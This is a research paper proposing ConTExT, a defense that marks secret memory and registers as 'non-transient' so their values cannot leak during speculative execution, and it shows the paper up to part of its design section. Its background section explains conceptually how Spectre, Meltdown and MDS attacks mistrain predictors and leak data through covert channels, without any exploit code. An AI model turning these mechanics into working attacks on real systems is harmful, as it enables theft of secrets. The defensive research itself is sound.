Out-of-order execution and speculative execution are among the biggest contributors to performance and efficiency of modern processors. However, they are inconsiderate, leaking secret data during the transient execution of instructions. Many solutions and hardware fixes have been proposed for mitigating transient-execution attacks. However, they either do not eliminate the leakage entirely or introduce unacceptable performance penalties.

In this paper, we propose ConTExT, a *Con*siderate *T*ransient *Ex*ecution *T*echnique. ConTExT is a minimal and fully backward compatible architecture change. The basic idea of ConTExT is that *secrets can enter registers but not transiently leave them.* ConTExT transforms Spectre from a problem that cannot be solved purely in software [65], to a problem that is not easy to solve, but solvable in software. For this, ConTExT requires minimal, fully backward-compatible modifications of applications, compilers, operating systems, and the hardware. ConTExT offers full protection for secrets in memory and secrets in registers. With ConTExT-light, we propose a software-only solution of ConTExT for existing commodity CPUs protecting secrets in memory. We evaluate the security and performance of ConTExT. Even when over-approximating with ConTExT-light, we observe no performance overhead for unprotected code and data, and an overhead between 0 % and 338 % for security-critical applications while protecting against all Spectre variants.

1. Introduction

As arbitrary shrinking of process technology and increasing processor clock frequencies is not possible due to physical limitations, performance improvements in modern processors are made by increasing the number of cores or by optimizing the instruction pipeline. Out-of-order execution and speculative execution are among the biggest contributors to the performance and efficiency of modern processors. Out-of-order execution allows processing instructions in an order deviating from the one specified in the instruction stream. To fully utilize out-of-order execution, processors use prediction mechanisms, e.g., for branch directions and targets. This predicted control flow is commonly called speculative execution. However, predictions might be wrong, and virtually any instruction can raise a fault, e.g., a page fault. Hence, in this case, already executed instructions have to be unrolled, and their results have to be discarded. Such instructions are called transient instructions [59, 50, 92, 97, 14, 80].

Transient instructions are never committed, *i.e.*, they are never visible on the architectural level. Until the discovery of transient-execution attacks, e.g., Spectre [50], Meltdown [59], Foreshadow [92, 97], RIDL [76], and ZombieLoad [80], they were not considered a security problem. These attacks exploit transient execution, *i.e.*, execution of transient instructions, to leak secrets. This is accomplished by accessing secrets in the transient-execution domain and transmitting them via a microarchitectural covert channel to the architectural domain.

The original Spectre attack [50] used a cache covert channel to transmit data from the transient-execution domain to the architectural domain. However, other covert channels can be used, e.g., instruction timings [50, 82], contention [50, 8], branch-predictor state [24], or the TLB [49, 82]. For other covert channels [99, 98, 34, 22, 60, 44, 26, 32, 64, 72, 81], it is still unclear whether they can be used.

Several countermeasures have been proposed against transient-execution attacks, often relying on software workarounds. However, many countermeasures [100, 47, 48, 3, 40] only try to prevent the cache covert channel of the original Spectre paper [50]. This includes the officially suggested workaround from Intel and AMD [40, 3] to prevent Spectre variant 1 exploitation. However, Schwarz et al. [82] showed that this is insufficient.

State-of-the-art countermeasures can be categorized into 3 classes based on how they try to stop leakage [67, 14]:

1. Mitigating or reducing the accuracy of the covert channel communication, e.g., eliminating the covert channel or making gadgets unreachable [48, 47, 100].

2. Aborting or preventing transient execution when accessing secrets [40, 5, 3, 71, 41, 16, 69, 91].

3. Ensuring that secret data is unreachable [75, 30].

In this paper, we introduce a new type of countermeasure. Our approach, ConTExT, prevents secret data from being leaked in the transient-execution domain by aborting or preventing transient execution only in a very small number of cases, namely when the secret data would leak into the microarchitectural state. ConTExT is efficient and still runs non-dependent instructions out-of-order or speculatively. We show that our approach prevents all Spectre attacks by design.

Implementing ConTExT in CPUs only requires repurposing one page-table entry bit (e.g., one of the currently unused ones) as a *non-transient bit*. Instead of the actual secret value, the CPU uses a dummy value (e.g., '0') when accessing a non-transient memory location during transient execution in a way that could leak into the microarchitectural state. To protect register contents, we introduce a *non-transient bit* per register. For the special purpose `rflags` register (crucial for control-flow changes), we introduce a `shadow_rflags` register to track the taint bit-wise, *i.e.*, every bit in the `rflags` register has a corresponding taint bit. Same as for the memory locations, the CPU will use a dummy value during transient execution instead of the actual register content.

Today, mitigating certain Spectre variants already requires annotation of all branches that could lead to a secret-dependent operation during misspeculation [46]. We simply move these annotation requirements to the root, such that the developer only has to annotate the actual variables that can hold secrets in the source code. We do not propagate this information on the source level, *i.e.*, we do not perform software-level taint-tracking. Instead, we propagate this information into the binary to create a separate binary section for secrets, using compiler and linker support. For this section, the operating system sets the memory mapping to *non-transient*. We split the stack into an unprotected stack and a protected stack. The protected stack is marked as *non-transient* to be used as temporary memory by the compiler, e.g., for register spills. Local variables are moved to the transient stack. Similarly, we also split the heap

into an unprotected and a protected part and provide the developer with heap-allocator functions that use the protected part of the heap. Thus, there is no performance impact for regular variables. Preventing leakage only requires a developer to identify the assets, *i.e.*, secret values, inside an application. Obviously, this is much easier than identifying *all code locations* which potentially leak secret values. If new Spectre gadgets are discovered (e.g., prefetch gadgets [14]), ConTExT-protected applications do not require any changes. In contrast, if every code location which potentially leaks secrets has to be fixed, the application has to be changed for new types of Spectre gadgets.

To emulate the minimal hardware adaptions ConTExT requires, we over-approximate it via ConTExT-light[1], a software-only solution which achieves an over-approximation of the behavior using existing features of commodity CPUs. ConTExT-light relies on the property that values stored in *uncacheable memory* can generally not be used inside the transient-execution domain [21, 59], except for cases where the value is architecturally in registers, or microarchitecturally in the load buffer, store buffer, or line fill buffer. While ConTExT-light does not provide complete protection on most commodity systems due to leakage from these buffers, it can provide full protection on Meltdown- and MDS-resistant CPUs, e.g., on AMD CPUs, as long as secrets are not in registers. In this paper, we focus on mitigating Spectre-type attacks and consider Meltdown-type attacks out-of-scope. ConTExT-light also allows determining an upper bound for the worst-case performance overhead of the hardware solution. However, this upper bound is not tight, meaning that the actual upper bound can be expected to be substantially lower. Compared to practically deployed defenses against certain Spectre variants [46], ConTExT requires only a simpler direct annotation of secrets inside the program, which can be easily added to any existing C/C++ program to protect secrets from being leaked via transient-execution attacks.

We evaluate the security of ConTExT on all known Spectre attacks. Due to its principled design, ConTExT prevents the leakage of secret data in all cases, as long as the developer does not actively leak the secret. We evaluated the performance overheads of ConTExT-light for several real-world application where we identify and annoted the used secrets. Depending on the application, the overhead is between 0 % and 338 %. In most cases it is lower than the overhead of the currently recommended and deployed countermeasures [40, 5, 3, 71, 75, 16, 53, 89]. To further

[1] `https://github.com/IAIK/contextlight`

support the performance analysis, we extended the Bochs emulator with the *non-transient bits* for registers and page tables and extended it with a cache simulator.

Concurrent to our work, NVIDIA patented a closely related approach to our design [10]. However, they do not provide protection for registers, but only for memory locations.

Contributions The contributions of this work are:

1. We propose ConTExT, a hardware-software co-design for considerate transient execution, fully mitigating transient-execution attacks.

2. We show that on all levels, only minimal changes are necessary. The proposed hardware changes can be partially emulated on commodity hardware.

3. We demonstrate that ConTExT prevents all known Spectre variants, even if they do not rely on the cache for the covert channel.

4. We evaluate the performance of ConTExT and show that the overhead is lower than the overhead of state-of-the-art countermeasures.

Outline The remainder of this paper is organized as follows. In Section 2, we provide background information. Section 3 presents the design of ConTExT. Section 4 details our approximative proof-of-concept implementation on commodity hardware. Section 5 provides security and performance evaluations. Section 6 discusses the context of our work. We conclude our work in Section 7.

2. Background

In this section, we give an overview of transient execution. We then discuss known transient-execution attacks. We also discuss the proposed defenses and their shortcomings.

2.1. Transient Execution

To simplify processor design and to allow superscalar processor optimizations, modern processors first decode instructions into simpler micro-operations (μOPs) [25]. With these μOPs, one optimization is not to execute them in-order as given by the instruction stream but to execute them *out-of-order* as soon as the execution unit and required operands are available. Even in the case of out-of-order execution, instructions are retired in the order specified by the instruction stream. This necessitates a buffer, called reorder buffer, where intermediate results from μOPs can be stored until they can be retired as intended by the instruction stream.

In general, software is seldom purely linear but contains (conditional) branches. Without speculative execution, a processor would have to wait until the branch is resolved before execution can be continued, drastically reducing performance. To increase performance, speculative execution allows a processor to predict the most likely outcome of the branch using various predictors and continue executing along that direction until the branch is resolved.

At runtime, a program has different ways to branch, e.g., conditional branches or indirect calls. Intel provides several structures to predict branches [38], e.g., Branch History Buffer (BHB) [7], Branch Target Buffer (BTB) [57, 23], the Pattern History Table (PHT) [25], and Return Stack Buffer (RSB) [25, 63, 51]. On multi-core CPUs, Ge et al. [26] showed that the branch prediction logic is not shared among physical cores, preventing one physical core from influencing another core's prediction.

Speculation is not limited to branches. Processors can, e.g., speculate on the existence of data dependencies [35]. In the case where the prediction was correct, the instructions in the reorder buffer are retired in-order. If the prediction was wrong, the results are squashed, and a rollback is performed by flushing the pipeline and the reorder buffer. During that process, all architectural but no microarchitectural changes are reverted. Any instruction getting executed out-of-order or speculatively but not architecturally is called a *transient instruction*. *Transient execution* may have measurable microarchitectural side effects.

2.2. Transient-Execution Attacks & Defenses

While transient execution does not influence the architectural state, the microarchitectural state can change. Attacks that exploit these microarchitectural state changes to extract sensitive information are called transient-execution attacks. So-called Spectre-type attacks [50, 35, 51, 63] exploit prediction mechanisms, while Meltdown-type attacks [59, 92, 76, 80, 13, 97] exploit transient execution following an architectural or microarchitectural fault.

Kocher et al. [50] first introduced two variants of Spectre attacks. The first, Spectre-PHT (Variant 1), exploits the PHT and the BHB such that the processor mispredicts the code path following a conditional branch. If the transiently executed code loads and leaks the secret, it is called a Spectre gadget. Kiriansky and Waldspurger [49] extended this attack from loads to stores, enabling transient buffer overflows and, thus, extending the number of possible Spectre gadgets.

Spectre-BTB (Variant 2) [50] targets indirect branches and poisons the BTB with attacker-chosen destinations, leading to transient execution of the code at this attacker-chosen destination. An attacker mistrains the processor by performing indirect branches within the attacker's own address space to the address of the chosen address, regardless of what resides at this location. Chen et al. [17] showed that this can also be exploited in SGX.

For a memory load, the processor checks the store buffer for stored values to this memory location. Spectre-STL (Variant 4) [35], Speculative Store Bypass, exploits when the processor transiently uses a stale value because it could not find the updated value in the store buffer, e.g., due to aliasing.

Spectre-RSB [51] and ret2spec [63] are Spectre variants targeting the RSB, a small hardware stack of recent return addresses pushed during recent *call* instructions. When a *ret* is executed, the top of the RSB is used to predict the return address. An attacker can force misspeculation in various ways, e.g., by overfilling the RSB, or by overwriting the return address on the software stack.

All of the attacks discussed above have three things in common. First, they all use transient execution to access data that they would not access in normal, considerate execution. Second, they use this data to influence the microarchitectural state, which can be observed using microarchitectural attacks, e.g., Flush+Reload [101]. Third, all are executed locally on

the victim machine, requiring the attacker to run code on the machine. Schwarz et al. [82] extended the original Spectre attack with a remote component and demonstrated that the microarchitectural state of the AVX2 unit can be used instead of the cache state to leak data.

Meltdown-type attacks exploit deferred handling of exceptions. They do not exploit misspeculation but use other techniques to execute instructions transiently. Between the occurrence of an exception and it being raised, instructions that access data retrieved by the faulting instructions can be executed transiently. The original Meltdown attack [59] exploited the deferred page fault following a user/supervisor bit violation, allowing to leak arbitrary memory. A variation of this attack allows an attacker to read system registers [5, 40]. Van Bulck et al. [92, 97] demonstrated that this problem also applies to other page-table bits, namely the present and the reserved bits. Canella et al. [14] analyzed different exception types, based on Intel's [39] classification of exceptions as *faults*, *traps*, and *aborts*. They found that all known Meltdown variants so far have exploited faults, but not traps or aborts. With so-called *microarchitectural data sampling* (MDS) attacks, Meltdown-type effects have been demonstrated on other internal buffers of the CPU. RIDL [76] and ZombieLoad [80] leak sensitive data from the fill buffers and load port. Fallout [13] exploits store-to-load forwarding to leak previous stores from the CPUs store buffer.

Defenses Since the discovery of Spectre, many different defenses have been proposed. The easiest and most radical solution would be to entirely (or selectively) disable speculation at the cost of a huge decrease in performance [50]. Intel and AMD proposed a similar solution by using serializing instructions on both outcomes of a branch [3, 40]. Evtyushkin et al. [24] proposed to allow a developer to annotate branches that could leak sensitive data, which are then not predicted. Unfortunately, on Intel CPUs, serializing branches does not prevent microarchitectural effects such as powering up AVX units, or TLB fills [82].

For mitigating the RSB attack vector, Intel proposes RSB stuffing [41]. Upon each context switch, the RSB is filled with the address of a benign gadget.

Google Chrome limits the amount of data that can be extracted by introducing *site isolation* [75]. Site isolation relies on process isolation, *i.e.*, each site is executed in its own process. Thus, Spectre attacks cannot leak secrets of other sites. Speculative Load Hardening [16] and YSNB [69] are

similar proposals, both limiting speculation by introducing data dependencies between the array access and the condition.

SafeSpec [47] and InvisiSpec [100] introduce additional shadow hardware for speculation. The results of transient instructions are only made visible to the actual hardware when the processor determined that the prediction was correct. Both methods require major changes to the hardware.

DAWG [48] is another proposal requiring significant hardware changes. The idea is to partition the cache to create protection domains that are disjoint across ways and metadata partitions. Additionally to hardware changes, the approach requires changes to the replacement policy and cache coherence protocol to incorporate the protection domain.

All local Spectre variants so far use either Flush+Reload [101, 50, 35, 51, 63] or Prime+Probe [70, 90] to extract information from the covert channel, requiring access to a high-resolution timer. Thus, a defense mechanism is to reduce the accuracy of timers [66, 73, 88, 94] and eliminate methods to construct different timers [81].

To mitigate Spectre variant 2, both Intel and AMD extended the ISA with mechanisms to control indirect branches [4, 42], namely Indirect Branch Restricted Speculation (IBRS), Single Thread Indirect Branch Prediction (STIBP), and Indirect Branch Predictor Barrier (IBPB). With IBRS, the processor enters a special mode, and predictions cannot be influenced by operations outside of it. STIBP restricts the sharing of branch prediction mechanisms among hyperthreads. IBPB allows flushing the BTB. Future processors implement enhanced IBRS [41], a hardware mitigation for Spectre variant 2. With *retpoline* [91], Google proposes an alternative technique to protect against branch poisoning by ensuring that the return instruction predicts to a benign endless loop through the RSB. Similarly, Intel proposed *randpoline* [12], a heuristic but more efficient version of retpoline.

To mitigate Spectre variant 4, Intel provides a microcode update to disable speculation on the store buffer check [42]. The new feature, called Speculative Store Buffer Disable (SSBD), is also supported by AMD [1]. ARM introduced a new barrier (`SSBB`) which prevents loads after the barrier from bypassing a store using the same virtual address before the barrier [5]. Future ARM CPUs will feature a configuration control register that prevents the re-ordering of stores and loads. This feature is called Speculative Store Bypass Safe (SSBS) [5].

So far, all the proposed defense mechanisms against Spectre attacks either require substantial hardware changes or only consider cache-based covert channels. In the latter case, an attacker can circumvent the defense by using a different covert channel, e.g., AVX [82], TLB [78], or port contention [8]. This focus on cache covert channels only and the huge decrease in performance caused by state-of-the-art Spectre defenses shows the necessity for the development of efficient and effective defenses.

To mitigate microarchitectural attacks on the kernel, and specifically KASLR breaks, Gruss et al. [30] proposed KAISER, a kernel modification unmapping most of the kernel space while running in user mode [30]. As KAISER also mitigates Meltdown, the idea of KAISER has been integrated into all major operating systems, e.g., in Linux as KPTI [62], in Windows as KVA Shadow [43], and in Apple's xnu kernel as double map [58]. With the PCID and ASID support of modern processors, the performance overheads appear acceptable for real-world use cases [28, 29]. Additionally, to mitigate Foreshadow [92] on SGX enclaves, microcode updates are necessary. To mitigate Foreshadow-NG [97], several further steps need to be implemented for full mitigation. The kernel must use non-present page-table entries more carefully, e.g., not store the swap disk page frame number there for swapped-out pages. When using EPTs (extended page tables), the hypervisor must make sure that the L1 cache does not contain any secrets when switching into a virtual machine.

To mitigate MDS attacks [76, 80, 13], microcode updates are necessary that enable a legacy instruction to flush the affected microarchitectural buffers [37]. Furthermore, in environments utilizing simultaneous multithreading, the operating system must only schedule processes within the same security domain to sibling threads to mitigate user to user attacks [37]. To protect from attacks against the kernel, the operating system must guarantee a synchronized entry and exit on system calls and interrupts such that no untrusted user code is executed on a sibling thread [37]. To replace the expensive software workarounds, newer CPU microarchitectures provide fixes in hardware and, thus, are already resistant against Meltdown-type attacks [36]. In this paper, we focus on mitigating only Spectre-type attacks and consider Meltdown-type attacks out-of-scope.

2.3. Taint Analysis

Taint tracking is used to track data-flow dependencies on a hardware level [19, 85], binary-level [18, 77], or source level [83]. Taint analysis has a wide range of security applications: detecting vulnerabilities, e.g., by tracking untrusted user input; malware analysis, e.g., analyzing information flows in binaries; test case generation, e.g., automatically generating inputs. This can be either done statically [6, 95] or dynamically [68, 74].

Dynamic taint analysis allows tracking the information flow between sources and sinks [77]. Any value that depends on data derived from a tainted source, e.g., user input, is considered *tainted*. Values that are not derived from tainted sources are considered *untainted*. A policy defines how taint flows as the program executes and how new taints are introduced. Over-approximation can occur when tainting a value that is not derived from a taint source.

Taint tracking has also been proposed on a hardware level [93, 45, 56, 10], yet not in the context of speculative execution.

3. Design of ConTExT

In this section, we present the design of ConTExT, a considerate transient execution technique.

The idea of ConTExT is to introduce a new type of memory mappings, namely *non-transient* mappings. The *non-transient* option indicates that the mapping contains secrets that must not be accessed within the transient-execution domain. Consequently, *non-transient* values must not be used in transient operations, neither directly nor in a derived form, *iff* the effect of the transient operation could be microarchitecturally observable. Thus, there cannot be any perturbations of the microarchitectural CPU state, which might disclose *non-transient* values via side channels. To track whether a value is *non-transient* and must be protected, registers also track the *non-transient* state. To ensure not only the original but also derived values are protected, this information is propagated to the results of operations using these values, until the secret is destroyed, e.g., by overwriting it.

Security Claim A processor with ConTExT mitigates all speculative execution attacks as the processor cannot use *non-transient* registers in any way that would influence the microarchitectural state. Hence, if a software implementation is leakage-free on a strict in-order machine, it will also be leakage-free on an out-of-order or speculative machine with ConTExT, iff secrets are annotated.

ConTExT is a multi-level countermeasure which works on the application-, compiler-, operating-system-, and hardware-level. An application developer annotates secret values, and possible memory destinations for secret values in the source code, which the compiler groups inside the binary and marks as secret.

Besides annotation of secrets, it would also be possible to architecturally define groups of secrets, e.g., based on the data type as suggested by Carr and Payer [15], or by defining all userspace memory and user input as secret as proposed by Taram et al. [87]. However, this can be very expensive, and consequently, related work is also investigating annotation-based protection mechanisms [102].

When the operating system loads the binary, memory regions containing the annotated secrets are marked *non-transient*. The hardware does all subsequent tracking of secrets. The operating system only has to be aware of secret register states on interrupts, e.g., context switches. Other than these minimal changes, there are no additional adaptions required on any level of the software stack.

The full-protection ConTExT requires small hardware changes, which retrofits already existing mechanisms in today's CPUs, *i.e.*, there is no re-design required. Moreover, the change is fully backward compatible with existing hardware and software (*i.e.*, applications, libraries, and operating systems). As hardware changes cannot be conducted on commodity CPUs, we evaluate ConTExT based on ConTExT-light, an over-approximation which only requires software changes. As illustrated in Figure 15.1, ConTExT is a more considerate variant of transient execution. An unprotected application executes all instructions, including the instruction leaking the secret. In contrast, with the state-of-the-art solution of using lfences, the CPU stalls at the fence and aborts the transient execution, *i.e.*, it cannot continue to transiently execute any instruction at all. ConTExT has the advantage that the instructions leaking the secret are not executed, while independent instructions (marked with arrows) later on in the instruction stream can still be executed during the out-of-order execution. Although




Figure 15.1.: Comparison of ConTExT with the current solution against the first Spectre attack example [50]. The leaking access, *i.e.*, the only line that must not be executed, is highlighted. The arrows show which instructions can be executed in the out-of-order execution. An unprotected application executes all instructions, including the one leaking the secret. Serializing barriers and ConTExT-light provide protection against Spectre-type attacks on commodity systems, as empirically shown in Figure 15.3.

these instruction cannot retire, they already warm up caches and buffers, e.g., by triggering prefetchers. With ConTExT-light, the memory location containing the secret is marked as uncachable, which already leads to a CPU stall in current processors when accessing the memory location in transient execution. However, independent instruction can still be executed during the out-of-order execution. Current CPUs implement this by executing memory loads for memory marked as uncachable only at retirement, *i.e.*, the corresponding load instruction is only executed if it is at the head of the reorder buffer [27]. This is also the case for the `lock` prefix [20]. We envision to use the same mechanism for ConTExT.

ConTExT protects secrets which are stored in cache and DRAM, *i.e.*, attackers cannot access data from memory locations marked as *non-transient* during transient execution, and registers if they have been filled with data from protected cache or DRAM locations or other protected registers. ConTExT-light cannot protect secrets while they are architecturally stored in registers of running threads. Furthermore, ConTExT-light is not designed as a protection against Meltdown-type attacks. Mitigating Meltdown-type attacks, including MDS attacks, is orthogonal to our work, and we consider it out of scope. We only use it to obtain an upper bound for the performance overheads of ConTExT. Note that this upper bound

is not tight, *i.e.*, the actual upper bound is expected to be substantially lower.

ConTExT is a multi-level countermeasure consisting of 3 major components which we describe in this section:

1. *non-transient* memory mappings (cf. Section 3.1),
2. tracking of *non-transient* data (cf. Section 3.2), and
3. software (*i.e.*, OS, compiler, and application) support for the hardware features (cf. Section 3.3).

3.1. Non-Transient Memory Mappings

We present three possible implementations of *non-transient* memory mappings, *i.e.*, memory mappings, which indicate that the values cannot be used during transient execution.[2] All variants allow integrating ConTExT into the current architecture while maintaining backward compatibility, *i.e.*, if the operating system is not aware of ConTExT, the changes have no side effects. Hence, to implement ConTExT, *only one of the following* variants has to be implemented.

Currently Reserved Page-Table Entry Bit There is already sufficient space to store the *non-transient* bit in the page tables of commodity CPUs. On Intel 64-bit (IA-32e) systems, each page-table entry has 64 bits, comprised of a 52-bit physical-address field and several flags. However, most processors do not support full 52 bits, but only up to 46 bits, which allows working with up to 64 TB of physical RAM if the hardware supports it.

Figure 15.2 shows a page-table entry for x86-64. Besides the already used bits, there are the 6 bits between bit 46 and 51, which are currently reserved for future use. This future use could be the extension of the physical page number if more physical memory is supported in future CPU generations. However, it could also be the repurposing of one of the bits (e.g., the last reserved bit) as a *non-transient* bit. This reduces the

[2] Concurrent to our work, NVIDIA patented a proposal closely related to our design [10]. However, they do not provide protection for registers, but only for memory locations. Similarly, also in concurrent work, Intel released a whitepaper introducing the idea of a new memory type against Spectre attacks [86].




Figure 15.2.: A page-table entry on x86-64 consists of 64 bits which define properties of the virtual-to-physical memory mapping. Besides the already used bits, physical page number, and ignored bits (which can be freely used), there are 6 physical address bits that are currently reserved for future use since hardware is limited to 46-bit physical addresses. Future processors may support longer physical addresses.

theoretical maximum amount of supported memory by factor 2. Thus, instead of 4 PB, CPUs could only support 2 PB of physical memory. The repurposing of a reserved bit is automatically backwards-compatible, as the reserved bits currently have to be '0'. Hence, using such a bit does not have any undesirable side effects on legacy software.

Currently Ignored Page-Table Entry Bit and Control Register An alternative to using one of the reserved bits is to use one of the ignored bits. These bits can be freely used by the operating system, thus, simply repurposing them is not possible. However, if the feature has to be actively enabled, the operating system is aware of the changed semantics of the specific ignored bit. Note that this approach was already taken for several other page-table bits, e.g., the protection key and the global bit are enabled via `CR4` and they are ignored otherwise. Hence, we also propose enabling the feature using a bit in one of the CPU control registers, e.g., `CR4`, `EFER`, or `XCR0`. These registers are already used for enabling and disabling security-related features, such as read-only pages, NX (no-execute) or SMAP (supervisor mode access prevention). Moreover, these registers still have up to 54 unused control bits which can be used to enable and disable the *non-transient* bit.

Table 15.1.: The currently supported memory types which can be used in the PAT (Intel 64-bit systems), and the additional non-transient type (bold-italic) as new memory type.

Value	Type	Description
0	UC	Strong uncacheable, never cached
1	WC	Write Combining (subsequent writes are combined and written once)
2	***NS***	***Non-transient, cannot read in transient execution domain***
3	-	Reserved
4	WT	Write Through (reads cached, writes written to cache and memory)
5	WP	Write Protected (only reads are cached)
6	WB	Write Back (reads/writes are cached)
7	UC-	Uncacheable, overwritten by MTRR

An advantage of repurposing an ignored bit is that CPU vendors do not lose potential address-space bits. That is, this approach is compatible with physical address spaces of up to 4 PB in future hardware. However, the approach comes with the limitation that operating systems cannot freely use the retrofitted ignored bit anymore, as it is now used as the *non-transient* bit.

Memory Type using Page-Attribute Table A third alternative is to retrofit the Page-Attribute Table (PAT), a processor feature allowing the operating system to reconfigure various attributes for classes of pages. The PAT allows specifying the *memory type* of a memory mapping. On x86, there are currently 6 different memory types which define the cache policy of the memory mapping.

Table 15.1 shows the memory types which can be set using the PAT, including our newly proposed non-transient memory type. The PAT itself provides 8 entries for memory types. Such a PAT entry is applied to a memory mapping via the 3 page-table-entry bits '3' (write through), '4' (uncacheable), and '7' (PAT). These 3 bits combined to a 3-bit number select one of the 8 entries of the PAT.

Thus, to apply the non-transient memory type to a memory mapping, the OS sets one of the PAT entries to the non-transient memory type '2'. Then, this PAT entry can be applied through the existing page-table bits to any memory mapping. As the PAT supports 8 entries, and there are currently only 6 memory types (7 if the non-transient type is included), it is still possible to use all supported memory types concurrently on different pages, *i.e.*, the approach is fully backwards-compatible.

An advantage of this approach is that no semantic changes have to be made to page-table entries, *i.e.*, all bits in a page-table entry keep their current meaning. However, this variant may require more changes in the operating system, as e.g., Linux already utilizes all of the PAT entries (some memory types are defined twice).

3.2. Secret Tracking

Non-transient mappings ensure that *non-transient* memory locations cannot be accessed during transient execution. However, we still need to protect secret data that is already loaded into a register. Registers in commodity CPUs do not have a memory type or protection. Thus, we require changes to the hardware to implement protection of registers. Based on patents from Intel [45], VMWare [56], and NVIDIA [10], we expect such tracking features to be implemented in future CPUs. Venkataramani et al. [93] proposed a technique in hardware that also taints registers, however, to identify software bugs rather than overly eager speculative execution.

Tainting Registers For ConTExT, we introduce one additional *non-transient* bit per register, *i.e.*, a *taint* (cf. Section 2.3). The *non-transient* bit indicates whether the value stored in the register is *non-transient* or not. If the bit is set, the entire register is marked as *non-transient*, otherwise, the register is unprotected. The taint generally propagates from memory to registers and from registers to registers. The rationale behind this is that results of operations on secret data have to be considered secret as well. Accessing only parts of a tainted register, e.g., `eax` instead of `rax`, still copies the taint from the source register to the target register and taints the entire target register, as we only have a single *non-transient* bit per register. This is also true for taint propagation in any other use of a tainted register.

One special case is the `rflags` register. The `rflags` register is a special purpose register, updated upon execution of various instructions. For the `rflags` register, we introduce a `shadow_rflags` register to track the taint bit-wise due to the special use of the single bits in this register for control flow. The taint propagation rules still apply, but the bits of `rflags` are tainted independently. Operations that update the `rflags` register can execute transiently. However, using a tainted bit from the `rflags` propagates the taint to the target operands in the case of register targets. For memory targets, regardless of the secret value, a default value is returned. Finally, branching on a tainted bit from the `rflags` stalls the pipeline to prevent any leakage. In general, we assume that the protected application is written in a side-channel-resistant manner. Hence, there should not be any secret-dependent branches. If there are such branches, ConTExT protects them but it might lead to unnecessary stalls.

We keep taint propagation very simple and consider only instructions with registers as destination operands. If any *non-transient* memory location is used as a source operand to an instruction, the instruction taints the destination registers, *i.e.*, the *non-transient* bit is set for every destination register. Similarly, if any *non-transient* register is used as a source operand to an instruction, the instruction also taints the destination registers. Thus, if a secret is loaded into a register, it is tracked through all register operations.

The taint is not propagated if the destination operand(s) are memory location(s), as all memory locations already have a *non-transient* bit managed by the operating system. However, if the instruction directly, or due to the fact that the destination operand(s) are memory location(s), influences the microarchitectural state, the instruction does not use the actual secret value but instead either stalls or works with a dummy value. This also includes branch instructions if the corresponding `shadow_rflags` bit is set. That is, branching on a secret stalls the pipeline.

Untainting Registers There are not only operations which taint registers, but also operations which untaint registers. Replacing the entire content of a register without using *non-transient* memory or registers untaints the register. We do this to avoid over-tainting registers; a problem pointed out in earlier works [84]. In particular, all immediate or untainted values which replace the content of a register untaint it. Writing a tainted register to a normal memory location, *i.e.*, a memory location which is

not marked as *non-transient*, also untaints the register. The rationale behind this is that if registers are spilled to normal (*i.e.*, insecure) memory locations, a potential secret can be leaked anyway. If such a memory operation happens unintentionally, it is a bug in the program and has to be fixed at the software level. As the developer has knowledge of secrets used in the application, it is assumed that the developer moves secrets only to memory locations marked as *non-transient* if the secrets should stay secret. In many cases, however, moving secrets to normal memory is intentional behavior, as the developer decided that the register does not contain a secret anymore. For instance, the output of a cryptographic cipher does not need protection from transient-execution attacks. Thus, the automated untainting keeps the number of tainted registers small.

Taint Propagation across Memory Operations As the taint bit is an additional bit for each register, it can only be propagated to other registers, not to memory. If an operation writes a secret (*i.e.*, tainted) register to memory, the taint bit is irrecoverably lost. While this is intended if the developer explicitly writes values to memory, it might have undesirable consequences if this happens implicitly, e.g., due to the inner workings of the compiler. In Section 3.3, we introduce the required changes to the compiler which ensure that the compiler never accidentally spills non-transient values to transient memory locations.

However, the compiler inevitably has to temporarily store (insecure) registers within memory regions marked as *non-transient*. With the solution as described so far, we would over-approximate and taint more and more registers over time by spilling them to *non-transient* memory locations and reading them back from there. Hence, spilling registers is not a security problem (*i.e.*, tainted registers are never untainted, only untainted registers are tainted), but a loss in performance due to unnecessarily tainted registers.

Optimizing Performance via Caching To prevent this potential performance loss, we propose an additional change to the cache to reduce the impact of the taint over-approximation. We introduce one additional bit of meta data per 64 bits to the cache, *i.e.*, 8 additional bits of meta data per 64 B cache line. This allows us to store the register-taint information transparently in the cache. Note that this change does not influence the architectural size of a cache line, as it only extends the meta data

that is already stored for each cache line. Whenever a register is written to *non-transient* memory, the taint bit of the register is stored in the corresponding cache line. When reading from memory, the bit stored in the cache line has precedence over the information from the TLB, *i.e.*, the cache overwrites the taint bit defined by the memory mapping. The information in the cache allows the hardware to temporarily keep track of the taint information of a register if the register value is moved to the stack. This happens, e.g., if register values are spilled on the stack, exchanged via the stack, or upon function calls.

Evicting the cache line corresponding to a register is never a security issue. An evicted cache line only loses the information that a register was *not tainted*. Thus, if the cache line is evicted, the registers become automatically tainted.

Taint Control

Besides the automated tainting and untainting of registers, ConTExT provides a privileged interface to modify the taint of registers. This interface is necessary for the operating system to save and restore taint values upon context switches.

A straightforward solution would be to introduce new instructions in the ISA. However, we try to keep the hardware changes to a minimum, especially changes which are not hidden in the microarchitecture. Hence, we propose instead to use model-specific registers (MSR) to access the taint information of registers.

